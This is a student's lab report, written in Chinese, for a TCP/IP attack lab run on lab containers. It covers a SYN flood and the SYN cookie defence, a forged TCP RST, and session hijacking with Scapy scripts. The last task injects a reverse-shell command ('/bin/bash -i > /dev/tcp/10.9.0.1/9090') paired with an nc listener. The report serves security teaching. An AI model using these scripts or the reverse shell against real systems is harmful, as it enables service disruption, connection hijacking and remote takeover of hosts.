TCP/IP Attack Lab

57118224 邱龙

Task 1: SYN Flooding Attack

（1）对目标主机进行 SYN 泛洪攻击

攻击开始前 netstat -nat 命令查看被攻击主机 tcp 状态，可以发现目前只有两个 listen 状态。

```
root@bc2c6824b0fa:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:39683        0.0.0.0:*               LISTEN
```

编译并执行 synflood.c 程序，对被害者的 23 号端口进行 SYN 泛洪攻击：

```
gcc -o synflood synflood.c
synflood 10.9.0.5 23
```

在被攻击主机中再次执行 netstat -nat 命令查看 tcp 连接状态：

```
root@bc2c6824b0fa:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:39683        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             55.106.146.77:45213     SYN_RECV
tcp        0      0 10.9.0.5:23             47.221.117.74:761       SYN_RECV
tcp        0      0 10.9.0.5:23             7.7.206.1:34309         SYN_RECV
tcp        0      0 10.9.0.5:23             20.244.160.125:19516    SYN_RECV
tcp        0      0 10.9.0.5:23             142.225.194.119:46630   SYN_RECV
tcp        0      0 10.9.0.5:23             17.89.31.36:61413       SYN_RECV
tcp        0      0 10.9.0.5:23             88.218.127.97:40593     SYN_RECV
tcp        0      0 10.9.0.5:23             115.91.6.83:57364       SYN_RECV
tcp        0      0 10.9.0.5:23             63.92.130.53:62860      SYN_RECV
tcp        0      0 10.9.0.5:23             125.90.43.33:37160      SYN_RECV
tcp        0      0 10.9.0.5:23             5.79.214.69:13891       SYN_RECV
tcp        0      0 10.9.0.5:23             48.70.218.25:40196      SYN_RECV
tcp        0      0 10.9.0.5:23             211.221.138.120:45271   SYN_RECV
```

发现有大量的 SYN-RECV 状态，说明被攻击主机已经被进行 SYN 泛洪攻击。

在另一台主机中 Telnet 被攻击者主机，发现无法连接：

```
root@aeb81df15c88:/# telnet 10.9.0.5
Trying 10.9.0.5...
```

（2）攻击前进行 Telnet 连接

如果我们停止攻击，再次在另一台主机中 Telnet 被攻击主机，发现 Telnet 连接成功。

```
root@aeb81df15c88:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
```

如果 Telnet 连接成功一次后再次进行 SYN 泛洪攻击，然后再次 Telnet 被攻击主机，发现还是能连接成功。

```
root@aeb81df15c88:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
```

说明被攻击主机已经记住了过去成功的连接，当再次连接时，不会受到攻击的影响。我们可以在被攻击主机上执行 ip tcp_metrics show 命令查看保存的连接信息：

```
root@bc2c6824b0fa:/# ip tcp_metrics show
10.9.0.6 age 40.712sec cwnd 10 rtt 174us rttvar 164us source 10.9.0.5
```

ip tcp_metrics flush 命令清除保存的连接信息后，再次在攻击进行时进行 Telnet 连接时又连接失败了。

```
root@bc2c6824b0fa:/# ip tcp_metrics show
10.9.0.6 age 40.712sec cwnd 10 rtt 174us rttvar 164us source 10.9.0.5
root@bc2c6824b0fa:/# ip tcp_metrics flush
root@bc2c6824b0fa:/# ip tcp metrics show
root@aeb81df15c88:/# telnet 10.9.0.5
Trying 10.9.0.5...
```

这是因为以前成功的连接信息被清除了，所以该连接又会受到攻击的影响了。但是经过多次实验，发现 ip tcp_metrics flush 命令有时候不能顺利清除信息，多次尝试才能成功清除。

（3）启动 SYN cookie 机制


在 docker-compose.yml 中修改为 net.ipv4.tcp_syncookies=1，启用 SYN cookie 机制。需要注意的是这里需要重启容器。再次进行攻击和 Telnet 连接：

```
root@754273d534d2:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:34587        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             110.122.85.44:19045     SYN_RECV
tcp        0      0 10.9.0.5:23             40.43.49.20:24429       SYN_RECV
tcp        0      0 10.9.0.5:23             153.66.153.81:32648     SYN_RECV
tcp        0      0 10.9.0.5:23             240.125.165.106:57687   SYN_RECV
tcp        0      0 10.9.0.5:23             169.202.147.100:4660    SYN_RECV
tcp        0      0 10.9.0.5:23             124.218.121.60:48751    SYN_RECV
root@6054e4ac8530:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
754273d534d2 login:
```

发现此时虽然被攻击主机仍然显示有许多 SYN-RECV 状态连接，但是其他主机依旧可以成功 Telnet 连接到被攻击主机。说明 SYN cookie 机制成功抵抗了泛洪攻击。

Task 2:TCP RST Attacks on telnet Connections

在用户主机 1 中对被攻击主机进行 Telnet 连接，用 wireshark 抓包，设过滤为：ip.src==10.9.0.5 or ip.dst==10.9.0.5 and telnet，观察最后一个 Telnet 报文。



源 IP 地址为 10.9.0.5，目的地址为 10.9.0.6，源端口 23，目的端口 35988，因为我们需要把连接断开，所以标志位为 R，下一个 seq 值为 1937136938，ack 为 1007651828，构造攻击数据包，代码如下：


```
#!/usr/bin/env python3
from scapy.all import*
ip    = IP(src="10.9.0.5", dst="10.9.0.6")
tcp = TCP(sport=23, dport=35988, flags="RA", seq=1937136938, ack=1007651828)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

攻击方执行代码后可以发现 Telnet 连接被中断了。

说明攻击成功。

Task 3: TCP Session Hijacking

与前面相同，在用户主机 1 中对被攻击主机进行 Telnet 连接，用 wireshark 抓包，设过滤为：ip.src==10.9.0.5 or ip.dst==10.9.0.5 and telnet，观察最后一个 Telnet 报文。



与前面不同的是，这里代码中源 IP 地址为 10.9.0.6，目的地址为 10.9.0.5，源端口 42582，目的端口 23，标志位 PA，这里的 seq 值为数据包中的 ack,即 3666142099，ack 为数据包中的 next seq，即 3533459304，（经过非常多次尝试，seq 值和 ack 值绝对不能搞错，否则就不能执行正确）构造攻击数据包，代码如下：

```
#!/usr/bin/env python3
from scapy.all import*
ip   = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=42582, dport=23, flags="PA", seq=3666142099, ack=3533459304)
data = "touch a.txt\r"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

代码中我们执行 touch a.txt 命令来，最后可以通过观察被攻击主机中是否生成了 a.txt 文件来判断命令是否正确执行，即判断 TCP 会话劫持是否成功。

PS:值得非常注意的是，经过非常非常非常多次尝试，发现执行的命令语句后面要加上换行符\r（例如这里我们令 data = ″touch a.txt\r″），否则命令不会执行。推测原因可能为和平时按回车来执行命令一样。

成功执行程序后输出：

```
root@VM:/volumes# Hijacking.py
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.9.0.6'      (None)
dst        : DestIPField                         = '10.9.0.5'      (None)
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 42582           (20)
dport      : ShortEnumField                      = 23              (80)
seq        : IntField                            = 707             (0)
ack        : IntField                            = 116             (0)
dataofs    : BitField  (4 bits)                  = None            (None)
reserved   : BitField  (3 bits)                  = 0               (0)
flags      : FlagsField  (9 bits)                = <Flag 24 (PA)>  (<Flag 2 (S)>
)
```


然后执行 cd 和 ls 命令查看被攻击主机根目录文件：

```
root@1e0ad923ca5b:~# ls
a.txt
```

发现成功生成 a.txt，说明劫持成功。

Task 4: Creating Reverse Shell using TCP Session Hijacking

与 task3 基本相同，不同的是这里我们需要执行的命令是/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1。其他步骤与上面相同。抓取的数据包和运行代码如下：




```
#!/usr/bin/env python3
from scapy.all import*
ip    = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=42802, dport=23, flags="PA", seq=847582096, ack=1012941684)
data = "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

由于我们需要攻击方一边监听端口，一边发送反弹 shell 的程序，所以这里我们开启两个攻击方的终端。

其中一个终端先执行 nc -lnv 9090 语句监听端口，然后再另一个终端执行我们的攻击程序。

监听成功后两个终端结果如下：

```
root@VM:/volumes# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 34918
root@9c1f418788a2:~#
```

```
frag      : BitField  (13 bits)          = 0              (0)
ttl       : ByteField                    = 64             (64)
proto     : ByteEnumField                = 6              (0)
chksum    : XShortField                  = None           (None)
src       : SourceIPField                = '10.9.0.6'     (None)
dst       : DestIPField                  = '10.9.0.5'     (None)
options   : PacketListField              = []             ([])
--
sport     : ShortEnumField               = 42802          (20)
dport     : ShortEnumField               = 23             (80)
seq       : IntField                     = 847582096      (0)
ack       : IntField                     = 1012941684     (0)
dataofs   : BitField  (4 bits)           = None           (None)
reserved  : BitField  (3 bits)           = 0              (0)
flags     : FlagsField  (9 bits)         = <Flag 24 (PA)> (<Flag 2 (S)>
)
window    : ShortField                   = 8192           (8192)
chksum    : XShortField                  = None           (None)
urgptr    : ShortField                   = 0              (0)
options   : TCPOptionsField              = []             (b'')
--
load      : StrField                     = b'/bin/bash -i > /dev/tcp/10.
9.0.1/9090 0<&1 2>&1\r' (b'')
root@VM:/volumes#
```

然后我们就可以在攻击方主机上执行 shell 控制被攻击主机了。
例如查看当前路径：

```
root@9c1f418788a2:~# pwd
pwd
/root
root@9c1f418788a2:~#
```

以及查看被攻击主机网路信息。

```
root@9c1f418788a2:~# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 451  bytes 36612 (36.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 420  bytes 32776 (32.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

说明反 shell 创建成功。
有时候/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 语句似乎会偶尔没能执行成功，也可能是没能监听到，尝试几次即可。